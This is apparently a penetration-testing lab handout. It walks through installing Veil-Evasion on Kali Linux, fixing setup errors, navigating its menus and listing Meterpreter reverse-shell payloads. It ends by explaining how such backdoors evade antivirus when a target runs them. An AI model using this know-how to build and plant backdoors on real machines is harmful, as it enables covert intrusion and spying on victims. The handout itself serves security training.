Create backdoors with Veil-Evasion


Veil-Evasion is an instrument designed to produce payload executables that sidestep regular antivirus solutions. As long as the antivirus is kept up to date, it might be able to detect malware created using Veil-Evasion. This wasn't the case a few years ago.

Notes

- A recent version of Windows OS is required for this lab: either Windows 10 or 11 VM
- For Network settings, students can choose Nat Network settings or bridged adapter.


Installing Veil:

1. On Kali's terminal, type: ***git clone https://github.com/Veil-Framework/Veil.git***




```
┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/Veil-Framework/Veil.git
Cloning into 'Veil'...
remote: Enumerating objects: 2241, done.
remote: Counting objects: 100% (87/87), done.
remote: Compressing objects: 100% (68/68), done.
remote: Total 2241 (delta 31), reused 63 (delta 19), pack-reused 2154
Receiving objects: 100% (2241/2241), 722.64 KiB | 3.31 MiB/s, done.
Resolving deltas: 100% (1255/1255), done.

┌──(kali㉿kali)-[~/Desktop]
└─$ cd Veil/

┌──(kali㉿kali)-[~/Desktop/Veil]
└─$ ./config/setup.sh --force --silent
 ══════════════════════════════════════════════════════════════════════════
                   Veil (Setup Script) | [Updated]: 2018-05-08
 ══════════════════════════════════════════════════════════════════════════
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
 ══════════════════════════════════════════════════════════════════════════


                   os = kali
            osversion = 2022.3
         osmajversion = 2022
                 arch = x86_64
             trueuser = kali
     userprimarygroup = kali
          userhomedir = /home/kali
              rootdir = /home/kali/Desktop/Veil
              veildir = /var/lib/veil
            outputdir = /var/lib/veil/output
      dependenciesdir = /var/lib/veil/setup-dependencies
              winedir = /var/lib/veil/wine
            winedrive = /var/lib/veil/wine/drive_c
              gempath = Z:\var\lib\veil\wine\drive_c\Ruby187\bin\gem
```

2. ***Cd Veil/***
3. ***./config/setup.sh –force --silent***




```
[I] Kali Linux 2022.3 x86_64 detected ...

[I] Silent Mode: Enabled
[I]  Force Mode: Enabled


[?] Are you sure you wish to install Veil?

    Continue with installation? ([y]es/[s]ilent/[N]o): S



[*] Pulling down binary dependencies

[*] Empty folder ... git cloning

Cloning into '/var/lib/veil/setup-dependencies' ...
remote: Enumerating objects: 12, done.
remote: Total 12 (delta 0), reused 0 (delta 0), pack-reused 12
Receiving objects: 100% (12/12), 207.29 MiB | 14.78 MiB/s, done.


[*] Installing Wine

[*] Already have x86 architecture added ...
```



```
┌──(administrator㉿plabkali)-[~/Veil]
└─$ veil
Command 'veil' not found, but can be installed with:
sudo apt install veil
Do you want to install it? (N/y)y
sudo apt install veil
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  binfmt-support ca-certificates-mono cli-common g++-mingw-w64
  g++-mingw-w64-i686 g++-mingw-w64-i686-posix g++-mingw-w64-i686-win32
  g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix
  g++-mingw-w64-x86-64-win32 gcc-mingw-w64 gcc-mingw-w64-i686
```


4. ***sudo apt install veil***
5. Type: ***veil***

Note: If you get this error, try ***sudo apt install wine***




```
 [i] Can't find WINE profile?   Run: /home/kali/Veil/config/config/setup.sh -
-force --silent
 [>] Please enter the directory of Veil's WINE profile (e.g. /var/lib/veil/wi
ne): sudo apt update && sudo apt -y install veil && sudo /usr/share/veil/conf
ig/setup.sh --force --silent

 [i] Can't find WINE profile?   Run: /home/kali/Veil/config/config/setup.sh -
-force --silent
 [>] Please enter the directory of Veil's WINE profile (e.g. sudo apt update
&& sudo apt -y install veil && sudo /usr/share/veil/config/setup.sh --force -
-silent): 
```

Note: If you got this error: 'No module named tool', you can use the following command to fix it: ***sudo apt update && sudo apt -y install veil && sudo /usr/share/veil/config/setup.sh --force --silent***




```
  File "<frozen importlib._bootstrap_external>", line 940, in exec_module
  File "<frozen importlib._bootstrap>", line 241, in _call_with_frames_removed
  File "/usr/share/veil/tools/evasion/tool.py", line 15, in <module>
    from tools.evasion.evasion_common import shellcode_help
  File "/usr/share/veil/tools/evasion/evasion_common/shellcode_help.py", line 29, in <module>
    import tool as ordnance_import
ModuleNotFoundError: No module named 'tool'

┌──(kali㉿kali)-[~/Desktop/Veil]
└─$ ./Veil.py --setup
Traceback (most recent call last):
  File "/home/kali/Desktop/Veil/./Veil.py", line 98, in <module>
    the_conductor = orchestra.Conductor(args)
                    ^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/home/kali/Desktop/Veil/lib/common/orchestra.py", line 29, in __init__
    self.load_tools(cli_stuff)
  File "/home/kali/Desktop/Veil/lib/common/orchestra.py", line 74, in load_tools
    module = helpers.load_module(name)
             ^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/home/kali/Desktop/Veil/lib/common/helpers.py", line 172, in load_module
    spec.loader.exec_module(module)
  File "<frozen importlib._bootstrap_external>", line 940, in exec_module
  File "<frozen importlib._bootstrap>", line 241, in _call_with_frames_removed
  File "/home/kali/Desktop/Veil/tools/evasion/tool.py", line 15, in <module>
    from tools.evasion.evasion_common import shellcode_help
  File "/home/kali/Desktop/Veil/tools/evasion/evasion_common/shellcode_help.py", line 29, in <module>
    import tool as ordnance_import
ModuleNotFoundError: No module named 'tool'

┌──(kali㉿kali)-[~/Desktop/Veil]
└─$ sudo apt update && sudo apt -y install veil && sudo /usr/share/veil/config/setup.sh --force --silent
Hit:1 http://wlglam.fsmg.org.nz/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

6. If there is no error, you should see this menu:



```
Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool
```


7. Type: ***list***



```
Veil>: list
 ===============================================================================
                             Veil | [Version]: 3.1.14
 ===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
 ===============================================================================

 [*] Available Tools:

        1)      Evasion
        2)      Ordnance

Veil>: █
```


8. Evasion will generate undetectable backdoors for us. Ordnance will generate the payload for the evasion. It's a helper or secondary tool.

9. Type: ***use 1***



```
Veil>: use 1
===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload
```

10. There are 41 different payloads. To see all available payloads, type: ***list***



```
Veil/Evasion>: list
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================


 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py
```

- The first part of the payload is the type of language where the evil code can be wrapped with: python, c, go, cs…


- The second part of the payload is the type of the code that will be executed on the target computer. Meterpreter: payload designed by Metasploit. Huge framework for hacking and can do a lot of things: install keylogger, turn on microphone, webcam…. All of this will be run from the memory from normal processes on the system so it's very hard to detect and doesn't leave a lot of footprints.

- The third part is the method to establish the connection rev: reverse: https: the protocol to be used to establish the connection. Reverse: the connection will come from the target computer to my computer.

- Once the user double clicks on the backdoor, the backdoor will be connected back to me from the target computer. It will bypass the antivirus program because the connection is not going to go the target computer, it's coming back to the hacker's computer. It's literally as if the target computer is connecting to a normal website.

